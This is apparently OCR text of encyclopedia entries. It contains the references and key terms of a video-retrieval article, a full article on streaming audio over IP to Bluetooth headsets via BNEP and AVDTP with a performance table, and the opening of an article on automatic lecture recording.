Farag, W., & Abdel-Wahab, H. (2002). Adaptive key frames selection algorithms for summarizing video data. In *Proceedings of the 6th Joint Conference on Information Sciences* (pp. 1017–1020).

Farag, W., & Abdel-Wahab, H. (2002). A new paradigm for analysis of MPEG compressed videos. *Journal of Network and Computer Applications, 25*(2), 109–127.

Farag, W., & Abdel-Wahab, H. (2003). A human-based technique for measuring video data similarity. In *Proceedings of the 8th IEEE International Symposium on Computers and Communications (ISCC'2003)* (pp. 769–774).

Guan, J., & Qui, G. (2007). Image retrieval and multimedia modeling: Learning user intention in relevance feedback using optimization. In *Proceedings of ACM International Workshop on Multimedia Information Retrieval* (pp. 41–50).

Hori, T., & Aizawa, K. (2003). Context-based video retrieval system for the life-log applications. In *Proceedings of the 5th ACM SIGMM International Workshop on Multimedia information retrieval* (pp. 31–38).

Hörster, E., Lienhart, R., & Slaney, M. (2007). Image retrieval on large-scale image databases. In *Proceedings of the 6th ACM International Conference on Image and Video Retrieval* (pp. 17–24).

Kosugi, N., et al. (2001). Content-based retrieval applications on a common database management system. In *Proceedings of the ACM International Conference on Multimedia* (pp. 599–600).

Lew, M. (Ed.). (2001). *Principles of visual information retrieval*. Springer-Verlag.

Li, C., Zheng, S., & Prabhakaran, B. (2007). Segmentation and recognition of motion streams by similarity search. *ACM Transactions on Multimedia Computing, Communications, and Applications, 3*(3), article 16, 1–24.

Lian, N., Tan, Y., & Chan, K. (2003). Efficient video retrieval using shot clustering and alignment. In *Proceedings of the 4th IEEE International Conference on Information Communications and Signal Processing* (pp. 1801–1805).

Liu, X., Zhuang, Y., & Pan, Y. (1999). A new approach to retrieve video by example video clip. In *Proceedings of the ACM International Conference on Multimedia* (pp. 41–44).

Manjunath, B., & Ma, W. (1996). Texture features for browsing and retrieval of image data. *IEEE Transactions on Pattern Analysis and Machine Intelligence, 18*(8), 837–842.

Marchionini, G. (2006). Exploratory search: From finding to understanding. *Communications of the ACM, 49*(4), 41–46.

Oerlemans, O., Rijsdam, J., & Lew, M. (2007). Realtime object tracking with relevance feedback. In *Proceedings of the 6th ACM International Conference on Image and video retrieval* (pp. 101–104).

Oria, V., Ozsu, M., Lin, S., & Iglinski, P. (2001). Similarity queries in DISIMA DBMS. In *Proceedings of the ACM International Conference on Multimedia* (pp. 475–478).

Santini, S., & Jain, R. (1999). Similarity measures. *IEEE Transactions on Pattern Analysis and Machine Intelligence, 21*(9), 871–883.

Truong, B., & Venkatesh, S. (2007). Video abstraction: A systematic review and classification. *ACM Transactions on Multimedia Computing, Communications, and Applications*, *3*(1), article 3, 1–37.

Wang, Z., Hoffman, M., Cook, P., & Li, K. (2006). VFerret: Content-based similarity search tool for continuous archived video. In *Proceedings of the 3rd ACM Workshop on Continuous Archival and Retrieval of Personal Experiences* (pp. 19–26).

Zhou, X., & Huang, T. (2003). Relevance feedback in image retrieval: A comprehensive review. *Journal of Multimedia Systems, 8*(6), 536–544.

KEY TERMS

Color Histogram: A method to represent the color feature of an image by counting how many values of each color occur in the image and forming a representing histogram.

Content-based Access: A technique that enables searching multimedia databases based on the content of the medium itself and not based on keywords description.

Context-based Access: A technique that tries to improve the retrieval performance by using associate contextual information, other than those derived from the media content.

Multimedia Databases: An unconventional database that stores various media such as images, audio, and video streams.

Query By Example: A technique to query multimedia databases where the user submits a sample query such as an image or a video clip and asks the system to retrieve similar items.

Relevance Feedback: A technique in which the user associates a score to each of the returned hits; then these scores are used to direct the following search phase and improve its results.

Retrieval Stage: The last stage in a content-based retrieval system that accepts and processes user queries then returns the results ranked according to their similarities with the query.

Similarity-Matching: A process of comparing extracted features from the query with those stored in the metadata that returns a list of hits ordered based on measuring criteria.

Audio Streaming to IP-Enabled Bluetooth Devices

Sherali Zeadally
University of the District of Columbia, USA


INTRODUCTION

Over the last few years, we have witnessed the emergence of many wireless systems and devices such as cellular phones, personal digital assistants, pagers, and other portable devices. However, they are often used separately, and their applications do not interact. One of the goals of personal area networks (PANs) (Bluetooth SIG, 2002a; Gavrilovska & Prasad, 2001) is to enable such a diverse set of devices to exchange information in a seamless, friendly, and efficient way. The emergence of Bluetooth (Bluetooth SIG, 2001b; Roberts, 2003) wireless technology promises such seamless networking. Bluetooth is an open industry standard that can provide short-range radio communications among small form factor mobile devices. Bluetooth is based on a high-performance, low-cost integrated radio transceiver and has been designed to provide a cable replacement technology with emphasis on robustness and low cost. Bluetooth supports two types of links: the synchronous connection-oriented (SCO) link and the asynchronous connectionless link (ACL). Figure 1 illustrates the Bluetooth protocol stack.

The link manager protocol (LMP) performs link setup and configuration functions. The logical link and control adaptation (L2CAP) layer supports protocol multiplexing and connection-oriented/connectionless data services. The host controller interface (HCI) layer provides an interface to access the hardware capabilities of Bluetooth.


In this article, we focus on the design and implementation of an architecture that (a) provides interoperability and connectivity of Bluetooth networks with other networks using Internet protocol (IP) technology

Figure 1. The Bluetooth protocol stack



AT	= attention sequence (modem prefix)	SDP	= service discovery protocol
BNEP	= Bluetooth network encapsulation protocol	TCP	= transmission control protocol
IP	= Internet protocol	TCS BIN	= telephony control specification-binary
OBEX	= object exchange protocol	vCAl	= virtual calendar
PPP	= point-to-point protocol	vCard	= virtual card
FRCOMM	= radio frequency communications	HCI	= host controller interface
LMP	= link manager protocol	L2CAP	= logical link control and adaptation protocol
UDP	= user datagram protocol		

Figure 2. The AVDTP protocol stack in Bluetooth (only the audio portion of AVDTP is shown)



and (b) enables Bluetooth mobile devices to wirelessly stream high-quality audio (greater bandwidth than toll quality voice) content from other Internet devices. We also investigate the efficiency of different design approaches that can be used by Bluetooth-enabled devices for high-quality audio streaming.

AUDIO/VIDEO TRANSMISSION OVER BLUETOOTH WITH AVDTP

The Audio Video Working Group has defined a Bluetooth profile that allows streaming of high quality mono or stereo audio directly over L2CAP from another device. This profile, the advanced audio distribution profile (A2DP) (Bluetooth SIG, 2002b), is based on the generic audio/video profile distribution profile (GAVDP) (Bluetooth SIG, 2002c), which in turn uses the audio/video distribution transport protocol (AVDTP) (Bluetooth SIG, 2002d). AVDTP specifies the transport protocol for audio and video distribution and streaming over Bluetooth ACL links. Figure 2 shows the protocol stack model for AVDTP.

AVDTP defines the signaling mechanism between Bluetooth devices for stream set-up and media streaming of audio or video using ACL links. Audio/video (A/V) streaming and signaling set-up messages are transported via L2CAP packets. A dedicated protocol/service multiplexer (PSM) value (the PSM value for AVDTP is 25) is used to identify L2CAP packets that are intended for AVDTP. AVDTP applies point-to-point signaling over connection-oriented L2CAP channel set up in advance between two devices participating in A/V streaming. Before A/V applications transport A/V streams over a Bluetooth link, AVDTP performs A/V parameter negotiation. Based on the result of this negotiation, applications transfer A/V content.

AUDIO STREAMING TO BLUETOOTH DEVICES OVER IP

Connecting Bluetooth Devices to IP-Based Networks

The proliferation of IP over all kinds of networks today makes it necessary to support Bluetooth applications over IP-based networks. However, an IP over Bluetooth profile was not specified in the Bluetooth specifications. There are currently two ways of running IP-based applications over Bluetooth: one approach is to use the local area network (LAN) profile (Bluetooth SIG, 2001c), and the other approach is to use the PAN profile (Bluetooth SIG, 2002a). The LAN profile defines how Bluetooth-enabled devices can access services of a LAN using the IETF point-to-point protocol (PPP) (Simpson & Kale, 1994). The PAN profile describes how two or more Bluetooth-enabled devices can form an ad-hoc network and how the same mechanism can be used to access a remote network through a network access point. It uses the Bluetooth network encapsulation protocol (BNEP) (Bluetooth SIG, 2001a) to provide networking capabilities for Bluetooth devices.

Figure 3. Audio streaming (via AVDTP) between a Bluetooth-enabled PDA and a Bluetooth-enabled headset





Figure 4. Interface module design architecture for audio streaming and voice playback



Audio Streaming to IP-Enabled Bluetooth Devices

Although audio or voice may be streamed to a device such as a Bluetooth-enabled laptop or PDA (as shown in Figure 3), we still need to deliver the media stream to a device such as a speaker or a headset for playback by the end user. Currently, there is no support for audio streaming or voice playback between two Bluetooth devices such as between a Bluetooth-enabled laptop or personal digital assistant (PDA) and another device such as a Bluetooth-enabled headset. Traditionally, the same device (with its own loudspeaker or a headset connected to it via a cable) performing the streaming also performs playback of the media. However, this restricts the end user in carrying the streaming device (for example a PDA) while roaming in the Bluetooth network to listen to the audio or voice. We wanted to exploit the cable replacement goal of Bluetooth such that the user does not have to be tied to the device performing the streaming to listen to the streamed audio or voice. Thus, in our prototype implementation, we have extended the AVDTP protocol to communicate with Bluetooth-enabled devices such as headsets. Extending AVDTP support to a Bluetooth-enabled headset now provides a user the capability of only carrying the headset in the Bluetooth network and communicating with the streaming device over a Bluetooth link.

INTERFACE MODULE DESIGN

Our prototype design architecture (illustrated in Figure 4) exploits AVDTP to stream audio and voice over Bluetooth and an IP-based network using BNEP. We focus on the design and implementation of an interface module (shown in Figure 4) that provides the interface between BNEP and the AVDTP layer of the Bluetooth streaming sink device. The BNEP part of the device provides IP connectivity, and the AVDTP layer of the streaming sink device (PDA in our implementation) enables audio streaming and voice playback by the Bluetooth-enabled end user's headset using an AVDTP link.

Interface Module Implementation

The interface module enables audio streaming or voice playback between two Bluetooth devices such as a Bluetooth-enabled laptop or PDA connected to an Internet streaming server via the PAN profile and another device such as a Bluetooth-enabled headset. We use the BlueZ (BlueZ, 2006) Bluetooth protocol stack running on Red Hat Linux version 9 on the Bluetooth-enabled laptops and Familiar v0.7 (Linux based operating system) on the Bluetooth-enabled IPAQ H3900 PDA. We use Apache HTTP Server v2.0 (Apache, 2006) for the streaming server and Mplayer (Mplayer, 2006) for real time streaming. The implementation of the interface module supports three main functionalities: (a) to establish AVDTP between a Bluetooth-enabled streaming sink device and a Bluetooth-enabled playback back device, (b) to set the media specific information required for media playback, and (c) to receive the incoming media packets from the Internet connection and to transfer them to playback device using AVDTP.

The first part of the implementation requires device discovery and AVDTP link establishment to the Bluetooth-enabled device to be used for playback. To enable service discovery, we exploit the Bluetooth service discovery protocol (SDP) (Bluetooth SIG, 2001d) provided by the BlueZ protocol stack. Once the user selects the Bluetooth device to connect for audio playback, the interface module sets up an ACL link over AVDTP layer using the Bluetooth address obtained during the service discovery procedure. Once the *stream* (representing the logical end-to-end connection of media data [audio or video] between two audio/video [A/V] devices) has been established, the interface module starts the audio streaming.

The interface module initiates the streaming procedure by registering itself with AVDTP as a stream end point (SEP). The interface module specifies the role of Acceptor and acts as a source for the communication link while registering with AVDTP. AVDTP returns a stream handle (representing a top-level reference to a stream), which is exposed to the application layer. Once the AVDTP link has been established, the AVDTP signaling procedure sets the application and transport service parameters to be used during the transfer of audio. After the signaling procedure is executed, a streaming session will be established via AVDTP between the source and sink devices, ready to send and receive data respectively.

The third component and main part of the implementation is the transfer of the media packets and their playback. This functionality requires the interface module to capture the incoming media packets from the BNEP layer of the streaming sink device and transfer them to the AVDTP layer for transmission and playback by the sink device. At this stage there are two ways to receive the media packet (as shown in Figure 4)—one approach is to capture the media packet at application layer (after is has passed the BNEP, IP and TCP layers) of the streaming sink device. Another approach is to directly route the media packets from the BNEP layer. The former approach is simpler and easier to implement, but it increases end-to-end latency—that is, the total time required to send the packet to the Bluetooth-enabled headset as it has to travel all the way up the protocol stack to the application layer before being transferred via the AVDTP layer. In our implementation, we have used the latter approach. The incoming audio packets at the BNEP layer of the streaming sink device are captured by the interface module. After the BNEP, IP, and TCP headers are removed, the payloads of the packets are sent to the AVDTP layer.

To capture media packets at the BNEP layer we use the HCI socket interface and create an HCI socket and bind it with the HCI device of the streaming sink device. To receive incoming packets for BNEP layer two HCI socket options are set—HCI_DATA_DIR and HCI_FILTER. The HCI_DATA_DIR option of the HCI socket is used to determine the direction of transfer of data packets through the HCI socket. We need to differentiate between the incoming and outgoing packets at the HCI socket interface, as the interface module needs to capture the incoming packets only and need not be concerned with outgoing packets from the Bluetooth device. The second option, the HCI_FILTER option, is set to inform the host controller about events in which the host device is interested. The interface module requires the host controller to send all ACL data packets and two main events—*connection establishment* and *disconnect complete*. The interface module sets the filter value such that it receives all ACL data packets and with the HCI_DATA_DIR option; the interface module identifies incoming ACL data packets. Once a packet is received at the HCI socket of the interface module, it is parsed to retrieve the ACL data packet with the PSM value of the BNEP link (the PSM value for BNEP is 15).

Once the interface module retrieves the BNEP packets containing audio payload, the TCP and IP headers are stripped off, and payload portion of the packets is sent to the AVDTP layer, which checks for the payload length of the data, and if it is greater than maximum transmission unit of AVDTP, fragments the packets into smaller sizes and sends it to the Bluetooth device connected via the AVDTP link. Since the incoming packets at the BNEP layer are based on the Ethernet frame format, the length of the incoming Ethernet packet will be 1,500 bytes. The maximum transmission unit of AVDTP layer for the optimum performance of AVDTP without using a lot of available bandwidth is 780 bytes. As a result, the AVDTP layer fragments incoming packets into 768 bytes and adds a 12-byte AVDTP header (also called Media Payload Header) to each of them. The data packet is then sent to lower layers for the transmission over the air interface.

It is worthwhile noting that the interface module we have implemented needs to be integrated with the application level media player to enable streaming. However, the integration part only requires invoking the interface module through a function call. We have integrated the interface module with the Mplayer media player (an open source, real time Media Player for Linux operating system). We were also able to integrate it with MPG123 (MPG123, 2006)—real time, open source, MPEG audio player for the Linux operating System. The implementation of the interface module also requires connection to the Ethernet via BNEP using the PAN profile. But the interface module can easily be extended to use RFCOMM—LAN profile.

To start the audio streaming, the streaming sink device initiates the connection to the streaming server residing on the Ethernet network using the real time media player—Mplayer. The streaming sink device uses PAN profile to connect to the Bluetooth Network Access point, which connects to the Ethernet network. Once the connection is established, the application layer software—Mplayer—loads the interface module and transfers control to it. The interface module checks the availability of Bluetooth devices with audio sink feature via the AVDTP link. Once the Bluetooth device is selected, the interface module establishes the AVDTP link to the audio playback device using the AVDTP module (implementation of AVDTP protocol). The interface module derives the information regarding the type of audio CODEC (compression/decompression) to use from the application layer software and provides this to the AVDTP module to be used for the signaling procedure. Once the audio stream configuration is done and the audio playback device is ready to receive audio data, the streaming procedure is started at the application level (i.e., via the Mplayer). As the media packets arrive at the BNEP layer via the L2CAP, HCI, and baseband layers, the interface modules captures frames, strips off the required headers, and passes the media payload to the AVDTP layer, which then passes them to the lower L2CAP layer (after adding the AVDTP headers) for transmission.

PERFORMANCE EVALUATION

Experimental Testbed Configuration and Measurement Procedures

The test-bed used in our experimental measurements is shown in Figure 5. We used the BlueZ Bluetooth protocol stack (BlueZ, 2006) running on Red Hat Linux version 9 on the Bluetooth-enabled laptops and BlueZ Bluetooth protocol stack running on Familiar version 0.7 Linux on the Bluetooth-enabled PDA. We have used an

Figure 5. Experimental testbed with three Bluetooth devices and one Ethernet-based audio server




Table 1. Streaming time (seconds) with Approach 1 (application level streaming) and Approach 2 (kernel level streaming) under unloaded and loaded conditions

	Streaming time (seconds) with Approach 1 (Application Level Streaming)	***Streaming time (seconds) with Approach 2 (Kernel Level Streaming)***	***% Improvement of Kernel Level over Application Level Streaming***
Unloaded	275	271	1
I/O Intensive Loading (concurrent with audio streaming)	301	271	10
CPU Intensive Loading (concurrent with audio streaming)	302	273	10
Network File Transfer (FTP) Application (concurrent with audio streaming)	362	330	9

Ethernet-based server running Apache HTTP server and Red Hat Linux version 9 for streaming audio data. To enable streaming between the Bluetooth-enabled laptop and the Ethernet-based server we have used PAN profile (using BNEP link). We used an MP3 file of size 5.38 megabytes in all tests. We measured the time taken to playback the MP3 file as it was streamed from the server over the local area network under unloaded conditions (at the Bluetooth streaming sink device) using the two streaming designs Approaches 1 and 2 illustrated in Figure 4. We repeated the playback time measurement tests (to measure the time taken to playback the MP3 file) under two additional loaded conditions. Under the first loaded condition, we executed a file intensive application (on the streaming sink device) while the audio was being streamed. Under the second loaded condition, we executed an I/O intensive application (on the streaming sink device).

Experimental Results

The playback (streaming) time (in seconds) of a 5.38 MB MP3 audio file under various host (loaded and unloaded) conditions with the two approaches (Approach 1 [application level streaming] and Approach 2 [kernel level streaming by the interface module] depicted in Figure 4) are given in Table 1.

We note from the results in Table 1 that there is little performance improvement between the two approaches under unloaded conditions. Despite the extra data copying involved between the user space and kernel space as well as context switch overheads involved while switching between user and kernel spaces, we found little impact on the overall streaming performance. However, we obtained around 10% improvement in the streaming time with the kernel streaming under loaded conditions.

CONCLUSION

Ubiquitous access to services including those involving continuous media such as audio and video is becoming increasingly popular. There are strong interests in supporting the delivery of audio and video to a wide range of handheld devices as seamlessly as possible using IP technology. In this work, we focus on the design and implementation of an architecture (the interface module) that enables flexible and seamless audio streaming to IP-enabled Bluetooth devices. We achieve seamless end-to-end audio streaming over the Internet to Bluetooth devices by exploiting BNEP and AVDTP protocols in our design architecture.

ACKNOWLEDGMENTS

We thank Aarti Kumar for her contributions and the reviewers for their comments. We would also like to thank the editor-in-chief, Margherita Pagani, for her patience and kind support throughout the preparation of this article.

REFERENCES

Apache. (2006). *Apache HTTP server v2.0*. Retrieved May 31, 2006, from http://httpd.apache.org/

Bisdikian, C., Bhagwat, P., & Golmie, N. (2001). Wireless personal area networks. *Special Issue of IEEE Network, 15*(5), 10-11.

Bluetooth SIG. (2001a). *Bluetooth network encapsulation protocol (BNEP) specification, specification of the Bluetooth system, version 0.95*. Retrieved from www.bluetooth.org

Bluetooth SIG. (2001b). *Specification of the Bluetooth system, Core Version 1.1*. Retrieved from www.bluetooth.org

Bluetooth SIG. (2001c). *Bluetooth local area networking profiles, specification of the Bluetooth system, V 1.0*. Retrieved from www.bluetooth.org

Bluetooth SIG. (2001d). *Bluetooth service discovery profile, specification of the Bluetooth system, version 1.0*. Retrieved from www.bluetooth.org

Bluetooth SIG. (2002a). *Bluetooth personal area networking profiles, specification of the Bluetooth system, V 0.95*. Retrieved from www.bluetooth.org

Bluetooth SIG. (2002b). *Generic audio video distribution profile (GAVDP).*

Bluetooth SIG. (2002c). *Audio video distribution transport protocol (AVDTP) V0.95a*. Retrieved from www.bluetooth.org

Bluetooth SIG. (2002d). A*udio/video distribution transport protocol specification, version 1.00a draft.* Bluetooth Audio Video Working Group. Retrieved from www.bluetooth.org

BlueZ. (2006). *Official Linux Bluetooth protocol stack*. Retrieved May 31, 2006, from http://bluez.sourceforge.net

Gavrilovska, L., & Prasad, R. (2001). B-PAN—A new network paradigm. In *Proceedings of Wireless Personal Multimedia Communications (WPMC'01)* (pp. 1135-1140). Aalborg, Denmark: IEEE.

Mplayer. (2006). *Media player for Linux operating system*. Retrieved May 31, 2006, from http://www.mplayerhq.hu/design7/dload.html

MPG123. (2006). *Real time MPEG audio player for Linux operating system*. Retrieved May 31, 2006, from http://sourceforge.net/projects/mpg123

Roberts, G. (2003). IEEE 802.15. *Overview of WG and task groups. STMicroelectronics*. Retrieved from http://grouper.ieee.org/groups/802/15/pub/2003/Jan03/03053r0PS02_PC-overview-of-WGIS-and-Task-Groups.ppt

Simpson, W., & Kale, C. (1994). *The point-to-point protocol*. RFC 1661. IETF

GLOSSARY

A2DP: Advanced Audio Distribution Profile

ACL: Asynchronous Connectionless Link

A/V: Audio/Video

AVDTP: Audio/Video Distribution Transport Protocol

BNE: Bluetooth Network Encapsulation Protocol

CODEC: Compression/Decompression

GAVDP: Generic Audio/Video Profile Distribution Profile

HCI: Host Controller Interface

IP: Internet Protocol

L2CAP: Logical Link and Control Adaptation

LAN: Local Area Network

LAP: LAN Access Point

LMP: Link Manager Protocol

PAN: Personal Area Network

PC: Personal Computer

PCM: Pulse Code Modulation

PDA: Personal Digital Assistant

PPP: Point-to-Point Protocol

PSM: Protocol Service Multiplexer

SCO: Synchronous Connection-Oriented

SDP: Service Discovery Protocol

SEP: Stream End-Point

TCP: Transmission Control Protocol

UDP: User Datagram Protocol

KEY TERMS

Asynchronous Connectionless Link (ACL): An ACL link is point-to-multipoint between a master device and up to seven slave devices.

Audio/Video Distribution Transport Protocol (AVDTP): Specifies the transport protocol for audio and video distribution and streaming over the Bluetooth air interface using ACL links.

Bluetooth: Bluetooth evolved from the need to replace wires in short-range communications (e.g., serial cable between computers and peripherals) with short-range wireless links.

Logical Link and Control Adaptation (L2CAP): The (L2CAP) layer supports protocol multiplexing, provides connection-oriented/connectionless data services to upper layers, and performs segmentation and reassembly operations of baseband packets.

Local Area Network (LAN) Profile: The LAN profile defines how Bluetooth-enabled devices access services of a LAN using the point-to-point protocol (PPP).

Link Manager Protocol (LMP): The LMP performs link setup and configuration, authentication, encryption management, and other functions.

Personal Area Network (PAN) Profile: The PAN profile describes how two or more Bluetooth-enabled devices can form an ad-hoc network. The PAN profile uses the Bluetooth Network Encapsulation Protocol (BNEP) to provide networking capabilities for Bluetooth devices.

Synchronous Connection-Oriented (SCO) Link: A SCO link is a symmetrical point-to-point link between a master and a single slave and is typically used for sensitive traffic such as voice.

Automatic Lecture Recording for Lightweight Content Production

Wolfgang Hürst
Albert-Ludwigs-University Freiburg, Germany

INTRODUCTION

Today, classroom lectures are often based on electronic materials, such as slides that have been produced with presentation software tools and complemented with digital images, video clips, and so forth. These slides are used in the live event and verbally explained by the teacher. Some lecture rooms are equipped with pen-based interfaces, such as tablet PCs, graphics tablets, or electronic whiteboards (Figure 1). These are used for freehand writing or to graphically annotate slides. Lecturers put a tremendous effort into the preparation of such electronic materials and the delivery of the respective live event. The idea of approaches for so-called *automatic lecture recording* is to exploit this effort for the production of educational learning material. Although it is still controversial if such documents could ever be a substitute for actual classroom teaching, it is generally agreed that they make useful, gaining complements to existing classes, and their value for education is generally accepted (Hürst, Müller, & Ottmann, 2006). While manual production of comparable multimedia data is often too costly and time consuming, such "lightweight" authoring via automatic lecture recording can be a more effective, easier, and cheaper alternative to produce high quality, up-to-date learning material. In this article, we first give a general overview of automatic lecture recording. Then, we describe the most typical approaches and identify their strengths and limitations.

Figure 1. Pen-based interfaces commonly used in classrooms: Tablet PC (top left), graphics tablets (middle left and top right), and electronic whiteboards (bottom)


BACKGROUND

According to Müller and Ottmann (2003), content production via automatic lecture recording is lightweight and therefore efficient to realize, if the used method and its implementation is easy, quick, intuitive, and flexible. Presenters should be able to keep their personal style of presenting and teaching. In the ideal case, they are not even aware of the fact that their lecture is getting recorded. There should not be any additional preparation effort for the used electronic material. The information loss arising from the recording process should be kept to a minimum for reasons of quality, retrieval, and archiving.

Finally, one should be able to easily produce target documents for various distribution scenarios and infrastructures. Obviously, in practice, such a perfect scenario can hardly be realized, and compromises have to be made based on real-world restrictions and constraints.

The idea of lightweight content production has been developed and evaluated since the mid 1990s by projects such as Classroom 2000/eClass (Abowd, 1999; Brotherton & Abowd, 2004), Authoring on the Fly (Hürst, Müller, & Ottmann, 2006), and the Cornell Lecture Browser (Mukhopadhyay & Smith, 1999) to

Figure 2. Consecutive phases in the automatic authoring process



name just a few of the early ones. These projects (and many others) developed and evaluated a variety of approaches for this task: Media streams in the classroom can be captured automatically in various ways. Recordings are post-processed and distributed in several ways, and so on. Generally, these approaches fall into one of several categories, which we describe in detail in the next section.

APPROACHES FOR CONTENT PRODUCTION VIA LECTURE RECORDING

Processing Phases

The process of automatic lecture recording can be described by a sequence of different phases as illustrated in Figure 2. First, the teacher prepares the lecture and the required materials in a *pre-processing phase*. During the *lecturing phase*, the presentation is given to a live audience and simultaneously recorded. This live event is followed by a *post-processing phase* in which the final files and related Meta data are automatically created from the recordings. Depending on the respective approach, this post-processing might include activities such as an automatic editing of the recorded data and its transformation into different target formats, an automatic analysis of the produced files in order to generate a structured overview of its content and an index for search, and so forth. The final documents can be included into a learning management system (LMS) or distributed to the students via streaming servers, as download packages, or on CDs/DVDs.

Media Streams

Different media streams can be captured during a classroom lecture. It is generally agreed that the *audio stream* containing the voice of the presenter is the most important media stream of such a recording (Gemmell & Bell, 1997; Lauer, Müller, & Trahasch, 2004). It is normally complemented with a recording of the presented slides together with the respective annotations—the *slides and annotations stream*, which is often considered as "critical media" (Gemmell & Bell, 1997) as well. While early approaches for automatic lecture recording often settled for a temporally sorted set of still images of the slides (i.e., snapshots from the screen outputs), modern techniques generally preserve the whole dynamics of the annotations as well (i.e. recordings or screen captures of the handwritten annotations). Other media streams are, for example, the *application stream*, which contains the output of additional applications running on the lecturer's machine (e.g., a media player replaying a short video clip), one or several *video streams*, which contain a video of the presenter and/or the audience, additional *audio channels* (e.g., with questions from the audience), and so forth. In the perfect case, a lecture recording would preserve and represent the original live event as good as possible, thus capturing all relevant media streams in their most suitable quality. However, in practice often only selected data streams are recorded, for example, because of reduced availability of the required recording facilities during the live event or due to storage and bandwidth limitations during replay. Generally, the critical media of a live lecture, that is, the audio stream and the slides and annotations stream, are captured by all approaches. However, there are significant differences among these approaches, first, in how those two streams are recorded, and second, in how the additional media streams are preserved (if they are recorded at all). Recording of the audio stream is pretty straightforward. The used techniques differ only by the achievable quality and the data format used for encoding. When capturing the visual information, most importantly the slides and annotations stream, significant differences exist. In the following, we describe the respective approaches in further details.

Vector- vs. Raster-Based Recording

